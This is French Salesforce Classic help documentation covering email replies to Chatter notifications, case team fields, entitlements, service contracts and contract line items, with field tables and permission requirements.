- Les réponses doivent être envoyées à partir de l'adresse e-mail spécifiée dans votre profil. Si vous utilisez des alias ou des services de transfert de messagerie qui envoient les réponses depuis une adresse e-mail différente, vos réponses ne seront pas traitées.
- Si les réponses contiennent votre signature de messagerie personnelle, le texte de signature est ajouté à votre commentaire. Les signatures par défaut insérées par les périphériques mobiles, telles que `Envoyé de mon iPhone`, sont automatiquement supprimées des réponses. Avant de répondre, supprimez les signatures personnalisées et tout texte supplémentaire que vous ne souhaitez pas publier dans la communauté.
- Les pièces jointes aux réponses sont ignorées.
- Les publications qui incluent un texte enrichi ou d'autres types de balisage s'affichent en texte brut dans le corps de la notification par e-mail.
- Les messages automatisés, tels que les réponses « absent du bureau », sont ignorés par le système.
- Avant de répondre, vérifiez l'adresse e-mail affichée dans le `À` de votre e-mail. Les adresses valides contiennent des jetons, ou de longues chaînes de caractères, avant et après l'arobase (@), par exemple `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`. Certaines applications de messagerie peuvent utiliser automatiquement l'adresse `De` du message d'origine, `ReplyToQ&A@<votre.societe>.com`, qui n'est pas une adresse valide pour la réception de réponses. Si le champ `À` de votre e-mail de réponse contient une adresse courte, remplacez-la par l'adresse de réponse valide dans l'en-tête de l'e-mail. Par exemple, dans une application telle que IBM® Lotus Notes® :
  1. Ouvrez l'e-mail d'origine.
  2. Cliquez sur **Vue** > **Afficher** > **Source de la page**.

3. Dans la section `Répondre à Q&A`, copiez l'adresse e-mail qui se présente comme suit : `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`.
4. Collez l'adresse de réponse dans le champ `À` de votre message de réponse.

# Résolution des demandes des clients avec d'autres

## Champs d'équipes de requête

Les équipes de requête contiennent les champs ci-dessous, par ordre alphabétique. Leur disponibilité dépend de la configuration Salesforce effectuée par votre administrateur.

| Champ | Description |
|---|---|
| `Accès à la requête` | Le niveau d'accès d'un membre d'équipe à une requête, tel que Lecture/écriture, Lecture seule ou Privé. L'accès à une requête ne peut pas être inférieur au paramètre par défaut de partage de la requête de votre organisation. |
| `Nom du membre` | Le nom d'un utilisateur dans une équipe de requête. |
| `Rôle du membre` | Le rôle du membre de l'équipe dans la requête, par exemple agent de support ou responsable de la requête. |
| `Visible dans le portail des clients` | Indique si le membre de l'équipe de requête est affiché dans le portail client. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Équipes de requêtes

# Création et vérification d'accords de service

## Autorisations

### Autorisations

Les autorisations correspondent à des unités de support client dans Salesforce, par exemple un « support téléphonique » ou un « support Web ». Elles sont généralement utilisées pour représenter les conditions de contrats de service. Les autorisations aident à déterminer si vos clients sont éligibles pour un support client avant de créer des enregistrements de support tels que des requêtes ou des ordres d'exécution.

Vous pouvez associer des autorisations à des comptes, des ressources, des contacts et des contrats de service. Par exemple, une autorisation de support téléphonique peut être ajoutée à un compte. Lorsqu'un contact de ce compte appelle votre service de support, les agents peuvent vérifier rapidement s'ils sont éligibles pour un support téléphonique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Vous pouvez utiliser des autorisations seules ou dans le cadre de *processus d'autorisation*. Les processus d'autorisation sont des chronologies contenant les étapes que les agents doivent effectuer pour résoudre un enregistrement de support. Pour représenter des accords de niveau de service plus complexes dans Salesforce, avec notamment des fonctionnalités de processus de renouvellement et de niveaux de service multiples, vous pouvez utiliser des *contrats de service* et des *éléments de ligne de contrat*.

Dans Salesforce, affichez et gérez les autorisations sous l'onglet Autorisations. Selon la configuration des autorisations, vous pouvez également utiliser la liste associée Autorisations dans des comptes, des contacts, des ressources ou des contrats de service.

CONSULTER ÉGALEMENT :

- Consignes relatives à l'utilisation d'autorisations
- Autorisations : termes à connaître

# Consignes relatives à l'utilisation d'autorisations

Les autorisations dans Salesforce spécifient si un client est éligible à un support client. Apprenez comment exécuter des actions courantes sur des autorisations.

**Affichage d'autorisations**

Vous pouvez afficher des autorisations sous l'onglet Autorisations ou dans la liste associée Autorisations sur des :

- Comptes
- Ressources
- Contacts
- Contrats de service

Pour afficher des autorisations associées à un compte, un contact, une ressource ou un contrat de service particulier, accédez à la liste associée Autorisations dans l'enregistrement.

Conseil: La console de votre organisation a-t-elle été configurée pour inclure des autorisations ? Si Oui, cliquez sur l'onglet Console pour afficher et modifier les autorisations, ainsi que les enregistrements associés, à un emplacement unique.

**Création d'autorisations**

Vous pouvez créer et modifier des autorisations depuis l'onglet Autorisations ou la liste associée Autorisations dans des comptes, des ressources, des contacts et des contrats de service.

Votre société peut définir ses propres processus d'attribution d'autorisations à des clients dans Salesforce. L'approche la plus simple consiste à créer une autorisation dans le compte du client via la liste associée Autorisations. Utilisez ensuite l'autorisation pour chaque contact du compte. Notez que lorsque vous créez un contact dans un compte, le contact n'hérite pas automatiquement de l'autorisation du compte. Votre administrateur peut automatiser la création d'une autorisation pour les nouveaux contacts dans un compte.

Remarque:

- Vous pouvez ajouter des autorisations existantes à des contacts ou à des produits, mais vous ne pouvez pas créer des autorisations depuis l'enregistrement d'un contact ou d'un produit.
- Cliquez sur **Cloner** dans une autorisation pour en créer une autre rapidement à partir de l'autorisation existante.

**Suppression d'autorisations**

Vous pouvez supprimer des autorisations dans la page de détail de l'autorisation, la liste associée Autorisations ou l'onglet Autorisations. Une autorisation supprimée est placée dans la Corbeille. Les notes, pièces jointes ou activités associées à l'autorisation sont également supprimées. Si vous annulez la suppression d'une autorisation, les éléments associés le sont également.

Remarque: Vous ne pouvez pas supprimer une autorisation qui contient une requête ou un ordre d'exécution en cours.

**Partage d'autorisations**

Vous ne pouvez pas partager des autorisations. Les autorisations utilisent le même modèle de partage que le compte auquel elles sont associées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour afficher les autorisations :
- Lire sur les autorisations

Pour modifier les autorisations :
- Modifier sur les autorisations

Pour créer ou cloner des autorisations :
- Créer sur les autorisations

Pour supprimer des autorisations :
- Supprimer sur les autorisations

L'association d'un client à une autorisation n'entraîne pas le partage de l'autorisation. Les clients peuvent afficher leurs autorisations si elles sont configurées dans votre communauté externe.

CONSULTER ÉGALEMENT :

- Vérification des autorisations
- Autorisations : termes à connaître
- Champs d'autorisation

## Vérification des autorisations

Dans Salesforce, chaque autorisation est associée à un compte spécifique. Assurez-vous qu'un client est éligible à un support client avant de créer ou de mettre à jour une requête ou un ordre d'exécution.

| À vérifier | Emplacement de vérification | Étapes de vérification |
|---|---|---|
| Si un contact d'un compte spécifique est éligible au support | Page de détail du compte | 1. Affichez le compte.<br>2. Confirmez que l'autorisation figure dans la liste associée Autorisations. |
| Si un contact spécifique est éligible au support dans la page de détail Contact | Page de détail du contact | 1. Afficher un contact.<br>2. Confirmez que l'autorisation figure dans la liste associée Autorisations. |
| Si une ressource spécifique (un produit acheté) est éligible au support | Page de détail de la ressource | 1. Localisez la ressource dans une liste associée ou une vue de liste de ressources sous l'onglet Produits.<br>2. Cliquer sur le nom de la ressource.<br>3. Confirmez que l'autorisation figure dans la liste associée Autorisations. |
| Si un contrat de service comprend une autorisation spécifique | Page de détail du contrat de service | 1. Cliquer sur l'onglet Contrats de service.<br>2. Cliquez sur le nom du contrat de service.<br>3. Confirmez que l'autorisation correspondante figure dans |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les autorisations :
- Lire sur les autorisations

Pour afficher des comptes, des contacts, des actifs et des contrats de service :
- Lire sur cet objet

| À vérifier | Emplacement de vérification | Étapes de vérification |
| --- | --- | --- |
| | | la liste associée Autorisations. |

Une fois l'autorisation vérifiée, cliquez sur **Nouvelle requête** dans la page de détail de l'autorisation pour créer une requête associée à l'autorisation. La requête inclut automatiquement les informations correctes sur l'autorisation, le compte, le contact et la ressource. Vous pouvez également ajouter une autorisation à une requête existante en utilisant le champ de référence `Nom de l'autorisation` dans la requête.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation d'autorisations

## Autorisations : termes à connaître

Prenez connaissance des termes associés aux fonctionnalités d'autorisation dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**Autorisation**

Une unité du support client dans Salesforce, telle que « assistance téléphonique » ou « assistance Web ». Elle est généralement utilisée pour représenter les conditions de garanties. Vous pouvez associer une autorisation à des comptes, des ressources, des contacts et des contrats de service. Affichez les autorisations depuis l'onglet Autorisations ou la liste associée Autorisations dans des comptes, des ressources, des contacts et des contrats de service.

**Contact d'autorisation**

Contacts désignés pour recevoir un support client, par exemple, un appelant nommé. La liste associée Contacts dans une autorisation affiche les contacts éligibles pour cette autorisation. Vous pouvez supprimer ou ajouter des contacts directement depuis la liste associée, ou en mettant à jour l'enregistrement du contact. Votre activité peut interdire l'assistance des clients qui ne correspondent pas à un contact dans l'autorisation.

Remarque:

- Les contacts d'un compte n'héritent pas automatiquement des autorisations du compte. Votre processus métier peut exiger la création d'une autorisation distincte pour chaque contact d'un compte. Vous pouvez également configurer un déclencheur Apex qui attribue automatiquement une autorisation à un contact que vous créez.
- Les contacts d'autorisation n'ont pas de présentation de page, de présentation de recherche, de bouton, de lien ou de type d'enregistrement.
- Les paramètres de visibilité et de partage applicables au compte parent s'appliquent également aux contacts. L'association d'un contact à une autorisation n'entraîne pas le partage de l'enregistrement de l'autorisation avec le contact ou l'utilisateur de communauté associé.

**Modèle d'autorisation**

Termes prédéfinis du support client qui peuvent être rapidement ajoutés à des produits dans Salesforce. Par exemple, vous pouvez créer des modèles d'autorisation pour une assistance téléphonique ou Web afin de permettre aux utilisateurs d'ajouter aisément des autorisations aux produits achetés par les clients.

**Gestion des autorisations**

Un ensemble de fonctionnalités Salesforce qui aide à fournir les niveaux d'assistance appropriés à vos clients. Il comprend :

- Des *Autorisations* qui permettent aux agents de support de déterminer si un client est éligible au support.

- Des *Processus d'autorisation* qui sont des chronologies contenant toutes les étapes que votre équipe de support doit suivre pour résoudre des enregistrements de support tels que des requêtes ou des ordres d'exécution.
- Des *Contrats de service* qui permettent de représenter différents types d'accords de support client, notamment des garanties, des abonnements ou des contrats de maintenance. Vous pouvez restreindre des contrats de service pour couvrir des produits spécifiques.
- L'*Accès de la communauté aux autorisations* qui permet aux utilisateurs de communauté d'afficher des autorisations et des contrats de service, et de créer des enregistrements de support à partir de ces éléments.
- La *Génération de rapports de gestion des autorisations* qui permet de suivre l'utilisation des autorisations au sein de votre organisation Salesforce et de surveiller le respect des termes des contrats de service.

Selon les besoins de votre activité, vous pouvez utiliser toutes ces fonctionnalités ou une sélection.

**Contrat de service**

Un accord de support client entre vous et vos clients. Les contracts de service dans Salesforce peuvent représenter des garanties, des abonnements, des accords de niveau de service (SLA) et d'autres types de support client. Consultez les contrats de service sous l'onglet Contrats de service ou dans la liste associée Contrats de service dans les comptes et les contacts.

**Élément de ligne de contrat**

Produits spécifiques couverts par un contrat de service. Consultez les éléments de ligne de contrat dans la liste associée Éléments de ligne de contrat, dans les contrats de service pas dans les contrats ! Vous pouvez utiliser des éléments de ligne de contrat uniquement si votre organisation utilise des produits.

Remarque: Les planifications ne sont pas disponibles pour des éléments de ligne de contrat, et les utilisateurs de communauté n'y ont pas accès.

**Processus d'autorisation**

Une chronologie qui inclut toutes les étapes (jalons) que les agents de support doivent suivre pour résoudre un enregistrement de support. Chaque processus comprend la logique nécessaire pour déterminer comment appliquer le niveau de service approprié pour vos clients. Il existe deux types de processus d'autorisation : Requête et Ordre d'exécution.

Les autorisations ne nécessitent pas toutes des processus. Par exemple, une autorisation simple doit seulement énoncer qu'un client est éligible pour une assistance téléphonique 24/7. Si vous ajoutez des étapes ou des niveaux de service temporels à cette définition, un processus d'autorisation est requis (par exemple, si vous informez par e-mail un superviseur lorsque la requête d'un client n'est pas résolue après un délai de deux heures).

**Jalon**

Une étape obligatoire de votre processus d'autorisation. Les jalons sont des mesures représentant les niveaux de service à fournir à chaque client. Première réponse et Heure de résolution dans les requêtes sont des exemples de jalons.

**Action de jalon**

Une action de workflow temporelle qui se produit sur un jalon dans un processus d'autorisation. Vous pouvez par exemple ajouter les actions suivantes à un jalon :

- Envoyer une alerte par e-mail à certains utilisateurs une heure avant l'expiration planifiée d'un jalon de première réponse
- Mettre à jour certains champs d'une requête une minute après la fin d'une première réponse

Il existe trois types d'actions de jalon :

- *Actions de succès* déclenchées lorsqu'un jalon est terminé
- *Actions d'avertissement* déclenchées lorsqu'un jalon est sur le point d'être violé
- *Actions de violation* déclenchées lorsqu'un jalon est violé

Vous pouvez automatiser des tâches, des alertes par e-mail, des mises à jour de champ et des messages sortants pour chaque type d'action.

CONSULTER ÉGALEMENT :

Autorisations

## Champs d'autorisation

Les autorisations contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champ | Description |
| --- | --- |
| `Nom du compte` | Compte associé à l'autorisation. Chaque autorisation doit être liée à un compte. |
| `Nom d'actif` | Ressource associée à l'autorisation.<br>Les produits représentent les éléments que votre société vend (par exemple une housse d'ordinateur portable), alors que les ressources représentent les produits spécifiques que vos clients ont achetés (la housse d'ordinateur portable que John a achetée). |
| `Heures d'ouverture` | Heures ouvrables prises en charge par l'autorisation.<br>Pour plus d'informations sur les heures ouvrables dans les autorisations, reportez-vous à Fonctionnement des heures ouvrables dans la gestion des autorisations. |
| `Par incident` | Permet de limiter le nombre de requêtes que l'autorisation prend en charge.<br>Utilisez ce champ si les contrats de service conclus avec vos clients reposent sur le nombre de requêtes (pas sur le nombre de jours ou un autre critère). Sinon, ce champ n'est probablement pas nécessaire.<br>Remarque: Cette option n'est pas disponible pour les ordres d'exécution. |
| `Requêtes par autorisation` | Nombre total de requêtes que l'autorisation prend en charge.<br>Ce champ est disponible uniquement si `Par incident` est sélectionné. |

| Champ | Description |
| --- | --- |
| `Élément de ligne de contrat` | Élément de ligne de contrat (produit) associé à l'autorisation. |
| `Date de fin` | Dernier jour de validité de l'autorisation.<br>Ce champ est vide, sauf si vous définissez un déclencheur Apex ou une action rapide pour le renseigner. Par exemple, vous pouvez créer une action rapide qui définit la `Date de fin` sur 365 jours après la `Date de début`. |
| `Nom de l'autorisation` | Nom de l'autorisation.<br>Nous recommandons d'utiliser un nom descriptif, par exemple *`Support téléphonique`*. Ce nom aide les utilisateurs à comprendre les autorisations affichées dans les listes associées de comptes, de contacts et d'actifs. |
| `Heures de fonctionnement` | Les heures de fonctionnement que les ordres d'exécution de l'autorisation doivent respecter. Le champ est visible uniquement si Field Service Lightning est activée. |
| `Contrat de service` | Contrat de service associé à l'autorisation.<br>Pour retrouver rapidement un contrat de service à l'aide de la boîte de dialogue de recherche, sélectionnez des critères dans les champs `Filtrer par`. Les administrateurs peuvent définir des filtres de référence afin de restreindre les valeurs et les résultats du filtre. |
| `Date de début` | Premier jour de validité de l'autorisation.<br>Ce champ est vide, sauf si vous définissez un déclencheur Apex ou une action rapide pour le renseigner. Par exemple, vous pouvez créer une action rapide qui définit la `Date de début` sur la date à laquelle le `Statut` devient *`Actif`*. |
| `Processus d'autorisation` | Processus d'autorisation associé à l'autorisation.<br>Les processus d'autorisation sont chronologiques. Ils comprennent toutes les étapes (jalons) que votre équipe de support doit effectuer afin de résoudre des requêtes. Chaque processus comprend une logique qui détermine comment appliquer un niveau de service adapté à vos clients. |
| `Requêtes restantes` | Nombre de requêtes que l'autorisation peut prendre en charge. La valeur du champ diminue à chaque fois qu'une requête est créée avec l'autorisation.<br>Ce champ est disponible uniquement si `Par incident` est sélectionné. |

| Champ | Description |
| --- | --- |
| `Statut` | Statut de l'autorisation.<br>Le statut est déterminé par la date système actuelle de votre organisation Salesforce, ainsi que les `Date de début` et `Date de fin` de l'autorisation. Le statut est le suivant :<br>• Actif si la date système est postérieure ou égale à la `Date de début` et antérieure ou égale à la `Date de fin`.<br>• Expiré si la date système est postérieure à la `Date de fin`.<br>• Inactif si la date système est antérieure à la `Date de début`. |
| `Icône de statut` | Représente le statut de l'autorisation avec l'une des icônes suivantes :<br>• Actif<br>• Expiré<br>• Inactif |
| `Type` | Type de l'autorisation, par exemple Web ou support téléphonique.<br>Les administrateurs peuvent personnaliser les valeurs de ce champ. |

CONSULTER ÉGALEMENT :

Autorisations : termes à connaître

# Contrats de service

## Contrats de service

Les contrats de service dans Salesforce représentent un accord de support client entre vous et vos clients. Vous pouvez les utiliser pour représenter des garanties, des abonnements, des accords de niveau de service (SLA) et d'autres types de support client.

Les contrats de service sont une fonctionnalité d'autorisation avancée. Vous pouvez les utiliser dans les cas suivants :

- Vous souhaitez définir des niveaux de service spécifiques pour vos clients, tels que des garanties, des abonnements et des accords de niveau de service.
- Les autorisations de vos clients sont renouvelées au niveau du contrat. En d'autres termes, vos processus métiers permettent de créer une autorisation pour un client uniquement s'il détient un contrat de service actif.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Vous pouvez consulter et gérer les contrats de services sous l'onglet Contrats de service dans Salesforce. Selon la configuration des contrats de service, vous pouvez également utiliser la liste associée Contrats de service dans des comptes et des contacts.

CONSULTER ÉGALEMENT :

- Consignes relatives à l'utilisation de contrats de service
- Champs de contrats de service
- Configuration de contrats de service

## Consignes relatives à l'utilisation de contrats de service

Les contrats de service sont des accords passés entre vous et vos clients pour un type de support client. Découvrez comment réaliser des opérations de base avec les contrats de service.

**Afficher les contrats de service**

Consultez les contrats de service sous l'onglet Contrat de service ou dans la liste associée Contrats de service affichée dans les comptes et les contacts. Pour afficher les détails d'un contrat de service, cliquez sur son nom. Vous pouvez afficher les autorisations associées, les éléments de ligne de contrat, l'historique des mises à jour de champ, et plus encore.

La liste associée Contrats de service affichée dans un compte ou un contact répertorie tous les contrats de service associés à cet élément.

Conseil: Si des contrats de service ont été définis dans la console, cliquez sur l'onglet Console pour rechercher, afficher et modifier les contrats de service et leurs enregistrements associés à un emplacement unique.

**Création de contrats de service**

Vous pouvez créer et modifier des contrats de service depuis :

- L'onglet Contrats de service
- La liste associée Contrats de service affichée dans les comptes et les contacts

Nous vous recommandons de lier chaque contrat de service à un compte dans Salesforce. Vous pouvez ensuite créer des autorisations dans le contrat de service et les attribuer aux contacts associés au compte.

Conseil:

- Cliquer sur **Cloner** sur un contrat de service pour créer rapidement un contrat à partir du contrat existant.
- Utilisez le champ `Contrat de service parent` et la liste associée Contrats de service enfants pour définir un contrat de service comme parent d'un autre. Cela facilite la représentation des contrats complexes.
- Les autorisations reflètent les termes d'un contrat de service, et un contrat de service peut être associé à plusieurs autorisations. Liez une autorisation à un contrat de service via la liste associée Autorisations du contrat de service ou le champ de référence `Contrat de service` dans l'autorisation.

**Suppression de contrats de service**

Vous pouvez supprimer des contrats de service à partir de la page de détail du contrat de service ou de la liste associée Contrats de service.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour afficher des contrats de service :
- « Lire » sur les contrats de service

Pour modifier des contrats de service :
- « Modifier » sur les contrats de service

Pour créer ou cloner des contrats de service :
- Créer sur les contrats de service

Pour supprimer des contrats de service :
- « Supprimer » sur les contrats de service

La suppression d'un contrat de service le déplace vers la Corbeille. Les notes, pièces jointes, activités ou éléments de ligne de contrat associés au contrat de service sont également supprimés. Si vous annulez la suppression d'un contrat de service, les éléments associés sont également supprimés.

Remarque:

- Vous ne pouvez pas supprimer des contrats de service qui contiennent des autorisations actives ou expirées. Si vous souhaitez supprimer un contrat de service avec des autorisations (par exemple en cas de problème avec le contrat de service), ajoutez d'abord ses autorisations à un autre contrat de service, puis supprimez-le.
- Si vous supprimez un contrat de service qui a un parent et des enfants, notez que le parent et les enfants n'ont plus de liens dans la hiérarchie des contrats de service.

**Partage de contrats de service**

Vous pouvez utiliser les règles de partage pour accorder un accès supplémentaire aux contrats de service au-delà des restrictions de votre modèle de partage par défaut. Par contre, vous ne pouvez pas rendre le modèle de partage plus restrictif que le modèle par défaut.

Pour déterminer qui a accès à un contrat de service, cliquez sur **Partager** dans la page de détail du contrat de service. Vous accédez à la page de détail du partage. Vous pouvez alors :

- Afficher la liste des individus qui ont accès au contrat de service.
- Cliquer sur **Ajouter** pour accorder un accès à l'enregistrement aux autres utilisateurs, groupes, rôles ou territoires. Vous pouvez partager des contrats de service uniquement avec les utilisateurs disposent de l'autorisation « Lire » sur les contrats de service.
- Créer, modifier et supprimer les règles de partage manuel.
- Définir une vue personnalisée pour filtrer la liste des utilisateurs qui disposent de l'accès au contrat de service.

**Transfert des contrats de service entre les utilisateurs**

Vous pouvez transférer plusieurs contrats de service à un utilisateur. Pour ce faire, cliquez sur l'onglet Contrats de service, puis sur **Transférer des contrats de service** dans la section Outils.

CONSULTER ÉGALEMENT :

Contrats de service

Champs de contrats de service

## Champs de contrats de service

Les contrats de service contiennent les champs ci-dessous. Certains champs peuvent ne pas être visibles ni modifiables selon la présentation de votre page et les paramètres de sécurité définis au niveau des champs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champ | Description |
|---|---|
| `Nom du compte` | Compte ou client ayant acheté ou responsable du contrat de service. |
| `Date d'activation` | Date d'entrée en vigueur du contrat de service.* |
| `Statut d'approbation` | Champ de statut d'un processus d'approbation. Si votre entreprise utilise un processus d'approbation pour les contrats de service, ce champ indique le stade actuel du processus d'approbation. |

| Champ | Description |
| --- | --- |
| Facturation - Ville | Ville dans l'adresse de facturation. Il peut contenir jusqu'à 40 caractères. |
| Facturation - Pays | Pays dans l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| Facturation - État | Département ou Province dans l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| Code postal de facturation | Code postal dans l'adresse de facturation. Il peut contenir jusqu'à 20 caractères. |
| Nom du contact | Nom du contact associé au contrat de service. À sélectionner dans la liste déroulante. |
| Nom du contrat | Nom du contrat de service.<br>Selon les besoins de votre entreprise, vous pouvez inclure le nom du client, la date de fin du contrat, le type de produit couvert par le contrat ou d'autres d'informations. |
| Numéro du contrat | Numéro d'identification automatiquement généré du contrat de service (lecture seule). |
| Créé par | Utilisateur ayant créé le contrat de service (lecture seule). |
| Date de création | Date de création du contrat de service.* |
| Devise | Devis de tous les champs de montant dans le contrat de service. Disponible uniquement pour les entreprises qui utilisent plusieurs devises.<br>Vous ne pouvez pas changer la devise d'un contrat de service qui contient des éléments de ligne de contrat. |
| Description | Description du contrat de service. Ce champ peut accepter jusqu'à 32 Ko de données.<br>Essayez d'inclure des informations qui aident les agents à déterminer les éléments couverts par le contrat de service. Par exemple, « Ce contrat permet au client d'obtenir une réponse sous 2 heures et une résolution en 24 heures. » |
| Remise | Moyenne pondérée de toutes les remises dans les éléments de ligne du contrat de service. Peut être un chiffre positif jusqu'à 100 (en lecture seule). |

| Champ | Description |
| --- | --- |
| `Date de fin` | Dernier jour de validité du contrat de service.*<br>Ce champ reste vide tant que vous ne définissez pas une alerte Apex ou une action rapide pour le renseigner. Par exemple, vous pouvez créer une action rapide qui définit la `Date de fin` sur 365 jours après la `Date de début`. |
| `Total` | Montant total du contrat de service plus les frais d'expédition et les taxes (lecture seule). |
| `Dernière modification par` | Utilisateur qui a modifié le contrat de service en dernier (lecture seule). |
| `Éléments de ligne` | Nombre d'éléments de ligne de contrat (produits) dans le contrat de service. |
| `Contrat de service parent` | Le parent d'un contrat de service, s'il en a un.<br>Conseil: Affichez, créez et supprimez les enfants d'un contrat de service dans la liste associée Contrats de service enfants. |
| `Contrat de service racine` | Le contrat de service de niveau supérieur dans une hiérarchie de contrats de service. Selon la position du contrat de service dans la hiérarchie, sa racine peut être identique à son parent (lecture seule). |
| `Responsable de contrat de service` | Propriétaire attribué du contrat de service. |
| `Expédition et traitement` | Total des frais d'expédition et de traitement du contrat de service. |
| `Expédition - Ville` | Ville dans l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 40 caractères. |
| `Expédition - Pays` | Pays dans l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Expédition - État` | Département ou Province dans l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Rue d'expédition` | Rue dans l'adresse postale ou d'expédition principale du compte. Il peut contenir jusqu'à 255 caractères. |
| `Code postal d'expédition` | Code postal dans l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 20 caractères. |
| `Conditions spéciales` | Conditions que vous avez acceptées et que vous souhaitez suivre dans le contrat de service. |

| Champ | Description |
| --- | --- |
| `Date de début` | Date d'entrée en vigueur du contrat de service.*<br>Ce champ reste vide tant que vous ne définissez pas une alerte Apex ou une action rapide pour le renseigner. Par exemple, vous pouvez créer une action rapide qui définit la `Date de début` sur la date à laquelle le `Statut` devient Actif. |
| `Statut` | Statut du contrat de service.<br>Le statut est déterminé par la date système courante de votre organisation, ainsi que les `Date de début` et `Date de fin` du contrat de service. Le statut est le suivant :<br>• Actif si la date système est postérieure ou égale à la `Date de début` et antérieure ou égale à la `Date de fin`.<br>• Expiré si la date système est postérieure à la `Date de fin`.<br>• Inactif si la date système est antérieure à la `Date de début`. |
| `Icône de statut` | Indique le statut du contrat de service en affichant l'une des icônes suivantes :<br>• Actif<br>• Expiré<br>• Inactif |
| `Sous-total` | Total des éléments de ligne du contrat de service (produits) avant l'application de remises, de taxes et de frais d'expédition (lecture seule). |
| `Taxe` | Total des taxes du contrat de service. Il s'agit d'un champ de devise, vous devez saisir un montant, pas un pourcentage. Par exemple, saisissez *`10,50 $`*. |
| `Conditions (mois)` | Nombre de mois de validité du contrat de service.<br>Ce champ est indépendant des valeurs `Date de début` et `Date de fin`. Selon l'utilisation par votre entreprise des contrats de service, vous pouvez masquer le champ `Durée` ou définir la validation des données qui renseigne la `Date de fin` lorsqu'une `Durée` est précisée, par exemple. |
| `Prix total` | Total des éléments de ligne du contrat de service (produits) après l'application de remises, et avant les taxes et les frais d'expédition (lecture seule). |

*Les contrats de services contiennent quatre champs de date. La `Date de création` correspond à la date de création du contrat de service dans Salesforce. Il s'agit de la date la plus ancienne. La `Date d'activation` correspond à la date de l'activation initiale du contrat pour un compte ou un client. Enfin, la `Date de début` correspond à la date d'entrée en vigueur ou de dernière révision du contrat de service, tandis que la `Date de fin` correspond au dernier jour d'effet du contrat. Les `Date de début` et `Date`

`de fin` sont vides par défaut, mais vous pouvez créer des alertes Apex qui renseignent ces champs en fonction d'autres champs du contrat de service, tels que `Statut`.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de contrats de service

Champs d'éléments de ligne de contrat

# Éléments de ligne de contrat

## Éléments de ligne de contrat

Les éléments de ligne de contrat sont des produits spécifiques couverts par un contrat de service, pas par un contrat général. Vous pouvez utiliser des éléments de ligne de contrat uniquement si votre organisation Salesforce utilise des produits.

Les éléments de ligne d'un contrat de service sont répertoriés dans la liste associée Éléments de ligne de contrat.

Remarque: Les planifications ne sont pas disponibles pour des éléments de ligne de contrat, et les utilisateurs de communauté n'y ont pas accès.

Exemple: Vous pouvez créer un contrat de service qui couvre les produits X, Y et Z, puis créer des autorisations dans le contrat de service qui sont attribuées aux contacts d'un compte spécifique. Lorsque l'un des contacts appelle le support, l'agent vérifie si l'autorisation associée au contrat de service est active. S'il est actif, l'agent peut fournir un support pour tous les produits (représentés par les éléments de ligne du contrat) couverts par le contrat de service.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation d'éléments de ligne de contrat

Champs d'éléments de ligne de contrat

## Consignes relatives à l'utilisation d'éléments de ligne de contrat

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour ajouter des éléments de ligne de contrat à des contrats de service : | Modifier sur les contrats de service<br>ET<br>Créer sur les éléments de ligne de contrat et Lire sur les produits et les catalogues de prix |
| Pour afficher des éléments de ligne de contrat : | « Lire » sur les éléments de ligne de contrat ET « Lire » sur les produits et les catalogues de prix |
| Pour modifier des éléments de ligne de contrat : | « Modifier » sur les éléments de ligne de contrat ET « Lire »sur les produits et les catalogues de prix |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| | |
|---|---|
